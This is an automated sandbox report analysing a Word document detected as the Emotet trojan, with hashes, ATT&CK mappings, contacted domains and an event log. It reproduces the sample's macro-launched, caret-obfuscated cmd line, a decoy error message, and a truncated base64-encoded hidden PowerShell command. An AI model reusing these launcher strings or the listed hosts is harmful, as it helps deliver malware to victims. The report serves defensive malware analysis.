Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-01-24 20:06:53
Submitter	Manual Submission
Type	MS OLE document

Analysis Overview

Overall risk level	High risk	The object exhibited highly suspicious characteristics that are commonly associated with malware.	
Detections	Trojan.W97M.EMOTET.SMTH		
Exploited vulnerabilities	-		
Analyzed objects	MS OLE document	1 - Scan 22 Jan, 2021 at 04.38.doc	4414543ED785853A0036CD6724E54E5E59EE198F

Analysis Environments

	Win2012_Office
Anti-security, self-preservation	
Autostart or other system reconfiguration	
Deception, social engineering	
File drop, download, sharing, or replication	✓
Hijack, redirection, or data theft	✓
Malformed, defective, or with known malware traits	✓
Process, service, or memory object change	✓
Rootkit, cloaking	
Suspicious network or messaging activity	✓

Win2012_Office

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.EMOTET.SMTH
Exploited vulnerabilities	-
Network connection	No network

Object 1 - Scan 22 Jan, 2021 at 04.38.doc (MS OLE document)

File name	Scan 22 Jan, 2021 at 04.38.doc
File type	MS OLE document
SHA-1	4414543ED785853A0036CD6724E54E5E59EE198F
SHA-256	113657369490029A5B3A75C70E64C3A618BF478321AEFFBDC2A305458CD1236C
MD5	2976A29C76C12051DC27AADBE94BCD6F
Size	171008 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.EMOTET.SMTH
Exploited vulnerabilities	-
Threat Characteristics	File drop, download, sharing, or replication (2) Hijack, redirection, or data theft (4) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (6) Suspicious network or messaging activity (20)

Process Graph

Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Windows Management Instrumentation	Characteristics: 1, 2
	Scripting	Characteristics: 1, 2, 3 Characteristics: 1
	PowerShell	Characteristics: 1, 2
Defense Evasion	Scripting	Characteristics: 1, 2, 3 Characteristics: 1
	File Deletion	Characteristics: 1, 2
Discovery	System Information Discovery	Characteristics: 1, 2
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1

Notable Threat Characteristics

File drop, download, sharing, or replication (2)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2808 File: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2516 File: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY

Hijack, redirection, or data theft (4)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information		Process ID: 2808 Info: Searches files by API
Executes commands or uses API to obtain system information		Process ID: 2516 Info: Enums share folder from API result
Executes commands or uses API to obtain system information		Process ID: 2516 Info: Obtains Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%' from API result
Executes commands or uses API to obtain system information		Process ID: 2516 Info: Obtains Win32_ComputerSystemProduct from API result

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware		Source: ATSE Detection Name: Trojan.W97M.EMOTET.SMTH Engine Version: 12.500.1004 Malware Pattern Version: 16.495.92

Process, service, or memory object change (6)

Characteristic	Significance	Details
Creates process		Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABzAFYAIAAgAGUAcgB5AEQANAB HACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AIgAgAC0ARgAgACcAZABpAFIARQ BDAHQATwAnACwAJwByACcALAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwBUAEUAbQAuAEkAJwAsACcAbwAnACkAIAApADsAIAAgACAAUwBFAFQAIAAoACIAdwAiACsAIgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsANAB9AHsAMwB9AHs AMQB9ACIAIAAtAGYAIAAnAHMAJwAsACcAcABvAEkAbgB0AG0AQQBuAGEARwBlAHIAJwAsACcARQB0ACcALAAnAFYASQBjAEUAJwAsACcALgBTAA EUAcgAnACwAJwB5AHMAVABlAG0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAXwBNACAAKwAgAFsAYwBoAG EAcgBdACgAMwAzACkAIAArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAAnAFQAMgAnACsAJwA2AFMAJwApADsAIAAoACAAIABWAEEA cgBJAGEAYgBsAEUAIABFAFIAWQBkADQARwAgAC0AVgBhAGwAdQBlAG8ATgBsAHkAKQA6ADoAIgBjAFIAYABlAGEAdABFAGQAaQBgAFIAYABlAE MAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAeAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAfQBQACcAKwAnAG8AJwArACcA MAAnACsAJwBwADUAOQBwAHsAMAAnACsAJwB9AC
Creates process		Process ID: 2808 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe powershell -w hidden -enc IABzAFYAIAAgAGUAcgB5AEQANABHAC AAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AIgAgAC0ARgAgACcAZABpAFIARQ BDAHQATwAnACwAJwByACcALAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwBUAEUAbQAuAEkAJwAsACcAbwAnACkAIAApADsAIAAgACAAUwBFAF QAIAAoACIAdwAiACsAIgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsANAB9AHsAMwB9AHsAM QB9ACIAIAAtAGYAIAAnAHMAJwAsACcAcABvAEkAbgB0AG0AQQBuAGEARwBlAHIAJwAsACcARQB0ACcALAAnAFYASQBjAEUAJwAsACcALgBTAEU AcgAnACwAJwB5AHMAVABlAG0ALgBuACcAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAXwBNACAAKwAgAFsAYwBoAGEAc gBdACgAMwAzACkAIAArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAAnAFQAMgAnACsAJwA2AFMAJwApADsAIAAoACAAIABWAEEAcgB JAGEAYgBsAEUAIABFAFIAWQBkADQARwAgAC0AVgBhAGwAdQBlAG8ATgBsAHkAKQA6ADoAIgBjAFIAYABlAGEAdABFAGQAaQBgAFIAYABlAEMA VABPAGAAUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAeAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAfQBQACcAKwAnAG8AJwArACcAMAA nACsAJwBwADUAOQBwAHsAMAAnACsAJwB9AC
Creates process		Process ID: 2756 Image Path: %windir%\system32\cmd.exe cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll ^ -w hi^dd^en -^e^nc IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH 0AewAwAH0AewAxAH0AewAyAH0AIgAgAC0ARgAgACcAZABpAFIARQBDAHQATwAnACwAJwByACcALAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwB UAEUAbQAuAEkAJwAsACcAbwAnACkAIAApADsAIAAgACAAUwBFAFQAIAAoACIAdwAiACsAIgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0A KAAiAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAIAAnAHMAJwAsACcAcABvAEkAbgB0AG0AQQBuAGEARwBl AHIAJwAsACcARQB0ACcALAAnAFYASQBjAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABlAG0ALgBuACcAKQAgACAAKQAgADsAJABLAGoA dQAwAHEAeQB6AD0AJABGADAAXwBNACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0A KAAnAFQAMgAnACsAJwA2AFMAJwApADsAIAAoACAAIABWAEEAcgBJAGEAYgBsAEUAIABFAFIAWQBkADQARwAgAC0AVgBhAGwAdQBlAG8ATgBs AHkAKQA6ADoAIgBjAFIAYABlAGEAdABFAGQAaQBgAFIAYABlAEMAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAeAwAH0AQ wA1AGsAXwBvAHkA
Resides in memory to evade detection		Hooked File: %ProgramFiles%\Microsoft Office\root\Office16\WINWORD.EXE Hook Type: WH_GETMESSAGE
Creates process in system directory		Process ID: 2732 Image Path: %windir%\system32\msg.exe msg Administrator /v Word experienced an error trying to open the file.
Uses scripts to execute commands and avoid detection		Info: Office file contains macro Type: AutoOpen

Suspicious network or messaging activity (20)

Characteristic	Significance	Details
Listens on port	■□□	0.0.0.0:49195
Listens on port	■□□	0.0.0.0:49194
Listens on port	■□□	0.0.0.0:49193
Listens on port	■□□	0.0.0.0:49192
Listens on port	■□□	0.0.0.0:49191
Listens on port	■□□	0.0.0.0:49190
Listens on port	■□□	0.0.0.0:49189
Listens on port	■□□	0.0.0.0:49181
Listens on port	■□□	0.0.0.0:49180
Listens on port	■□□	0.0.0.0:49179
Listens on port	■□□	0.0.0.0:49178
Listens on port	■□□	0.0.0.0:49177
Listens on port	■□□	0.0.0.0:49176
Listens on port	■□□	0.0.0.0:49175
Listens on port	■□□	0.0.0.0:49174
Listens on port	■□□	0.0.0.0:49173
Listens on port	■□□	0.0.0.0:49172
Listens on port	■□□	0.0.0.0:49171
Listens on port	■□□	0.0.0.0:49170
Listens on port	■□□	127.0.0.1:53827

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
cashstreamfinancial.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
jolifm.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
inhaustyle.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
gmail.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
augmentation.osi.office.net	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
update.googleapis.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
clients2.google.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
self.events.data.microsoft.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
elsadinc.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
technologydistilled.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
ctldl.windowsupdate.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
o7therapy.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
cdn.uci.officeapps.live.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
signinsolution.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
autodiscover.gmail.com	-	53	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
cashstreamfinancial.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
jolifm.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
o7therapy.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
inhaustyle.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
autodiscover.gmail.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
technologydistilled.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
signinsolution.com	-	80	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
gmail.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
elsadinc.com	-	443	-	No risk	-	Scan 22 Jan, 2021 at 04.38.doc

URL	Site Category	Risk Level	Threat	Accessed By
https://augmentation.osi.office.net/officeaugmentation/searchendpoint/	Computers / Internet	No risk	-	Scan 22 Jan, 2021 at 04.38.doc
https://self.events.data.microsoft.com/OneCollector/1.0/	Business / Economy Computers / Internet Cloud Applications	No risk	-	Scan 22 Jan, 2021 at 04.38.doc

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRF{67B65E71-DA76-4F56-9524-973A4C428331}.tmp	No risk	-	-	-	49152	E3B871318F9F2870873D0A08E8ED4023F9869EDB
~$Normal.dotm	No risk	-	-	-	162	2E9883B4D9D56D30ED0315F8C9A06BECC5B0B888
590aee7bdd69b59b.customDestinations-ms	No risk	-	-	-	5991	2467383D1E4AD925D5B4BC8A771E33AF3C009936
~WRS{22E9913A-1C2F-4CA4-92D4-DAEEC140E23E}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A719662135A
~WRS{201A041D-A3F2-4285-A5C2-AD8991F0B411}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A719662135A
~WRS{7A5BCA8A-0F4D-4F91-9C92-8FA983C3D3AF}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A719662135A
AKCWWQHBRYXFOSJWI8E8.temp	No risk	-	-	-	5991	2467383D1E4AD925D5B4BC8A771E33AF3C009936
~WRS{F86CDF09-7614-40ED-A368-D34CB911348A}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A719662135A
~WRS{97F9A109-6A6F-4341-81CA-2CC0C30E1302}.tmp	No risk	-	-	-	1024	9F6C69FA4232801D3A4857C630BA7A719662135A
Y75U.dll	No risk	-	-	-	80	310CF09F2A7D52E2F65838CB6F6DCB7E7755E61C

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	4414543ED785853A0036CD6724E54E5E59EE198F	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.EMOTET.SMTH Engine Version: 12.500.1004 Malware Pattern Version: 16.495.92		
Detection	Threat Characteristic: Uses scripts to execute commands and avoid detection Info: Office file contains macro Type: AutoOpen		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ClientTelemetry\Sampling\0 Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\5i& Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\GracefulExit\WINWORD\2532\0 Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\GracefulExit\WINWORD\2532\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None		2516
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log) Return: 1		2516
Delete File	Path: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY		2516
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2516 File: %TEMP%\Diagnostics\WINWORD\App_1600985251099791600_A16BA699-DE8A-473F-B54F-C8D59B3C1D07.log Type: VSDT_EMPTY		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FEA7244F6FFA}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2516

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAllCategories Value: 6, 10		2516
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 0, d26ff3e0) Return: 0		2516
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, d26ff3e0) Return: 0		2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, d26ff320) Return: 0		2516
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Obtains Win32_ComputerSystemProduct from API result		
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 3372C2F2-D0F8-724D-B16A-7DF27B02C60C, 0, 0) Return: 0		2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%', 30, 0, d26ff320) Return: 0		2516
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2516 Info: Obtains Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%' from API result		
Call WMI API	API Name: Win32_DiskDrive::Get Args: (SerialNumber, 0, GJZ3J0NSM, 0, 0) Return: 0		2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_PhysicalMemory WHERE Tag='Physical Memory 0', 30, 0, d26ff320) Return: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\f\52C64B7E\LanguageList Value: en-US\0en\0		2516
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 0, d26fe130) Return: 0		2516
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, d26fe130) Return: 0		2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, d26fe070) Return: 0		2516
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 3372C2F2-D0F8-724D-B16A-7DF27B02C60C, 0, 0) Return: 0		2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_DiskDrive WHERE DeviceID LIKE '%PHYSICALDRIVE0%', 30, 0, d26fe070) Return: 0		2516
Call WMI API	API Name: Win32_DiskDrive::Get Args: (SerialNumber, 0, GJZ3J0NSM, 0, 0) Return: 0		2516
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_PhysicalMemory WHERE Tag='Physical Memory 0', 30, 0, d26fe070) Return: 0		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\(v& Value: None		2516
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2516
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\(v& Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTimeWord Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTimeWord Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\CrashPersistence\WINWORD\2516\0 Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\"y& Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\PotentialDataLossInfo2 Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\ Value: None		2516
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1CFA18\ Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1CFA18\1CFA18 Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\"y& Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0\ Value: None		2516
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (d2c0e720, 0, 0, 0) Return: 1		2516
Call Network API	API Name: socket Args: (23, 1, 6) Return: b3c		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2516
Call Internet Helper API	API Name: InternetOpenW Args: (, 0, , , 10000000) Return: cc0004		2516
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (d2c0e5c0, 0, 0, 0) Return: 1		2516
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (d2c0e590, 0, 0, 0) Return: 1		2516
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (\\.\root\cimv2, en-US,en, 0, 0, c8da6230) Return: 0		2516
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (\\.\root\cimv2, NULL, NULL, NULL, 0, NULL, 0, c8da6230) Return: 0		2516
Call WMI API	API Name: Win32_Process::Get Args: (__GENUS, 0, 1, 0, 0) Return: 0		2516
Call WMI API	API Name: __PARAMETERS::Put Args: (CommandLine, 0, cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AlgAg..., 0) Return: 0		2516
Call WMI API	API Name: Win32_Process::Get Args: (__RELPATH, 0, Win32_Process, 0, 0) Return: 0		2516
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2756], ppid[2516) Return: 1		2516
Call WMI API	API Name: IWbemServices::ExecMethod Args: (Win32_Process, Create, 0, 0, d4686580, c8da6570, 0) Return: 0		2516
Call WMI API	API Name: __PARAMETERS::Get Args: (ProcessId, 0, 2756, 0, 0) Return: 0		2516
Call WMI API	API Name: __PARAMETERS::Get Args: (ReturnValue, 0, 0, 0, 0) Return: 0		2516
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\5i& Value: None		2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems\ Value: None		2516

Detection	Threat Characteristic: Creates process Process ID: 2756 Image Path: %windir%\system32\cmd.exe cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IABzAFYAIAAgAGUAcgB5AEQANABHACAAIAAoACAAIABbAFQAWQBQAGUAXQAoACIAewA0AH0AewA1AH0AewAzAH0AewAwAH0AewAxAH0AewAyAH0AIgAgAC0ARgAgACcAZABpAFIARQBDAHQATwAnACwAJwByACcALAAnAFkAJwAsACcALgAnACwAJwBzAHkAcwBUAEUAbQAuAEkAJwAsACcAbwAnACkAIAApADsAIAAgACAAUwBFAFQAIAAoACIAdwAiACsAIgAzAEMAdAA1ACIAKQAgACgAWwBUAHkAUABFAF0AKAAiAHsAMAB9AHsANQB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAIAAnAHMAJwAsACcAcABvAEkAbgB0AG0AQQBuAGEARwBlAHIAJwAsACcARQB0ACcALAAnAFYASQBjAEUAJwAsACcALgBTAEUAcgAnACwAJwB5AHMAVABlAG0ALgBuAGMAcgAKQAgACAAKQAgADsAJABLAGoAdQAwAHEAeQB6AD0AJABGADAAXwBNACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABQADAAOQBQADsAJABOADMAMgBYAD0AKAAnAFQAMgAnACsAJwA2AFMAJwApADsAIAAoACAAIABWAEEAcgBJAGEAYgBsAEUAIABFAFIAWQBkADQARwAgAC0AVgBhAGwAdQBlAG8ATgBsAHkAKQA6ADoAIgBjAFIAYABlAGEAdABFAGQAaQBgAFIAYABlAEMAVABPAGAAUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0AQwA1AGsAXwBvAHkAeAB7ADAAfQBQACcAKwAnAG8AJwArACcAMAAnACsAJwBwADUAOQB, , 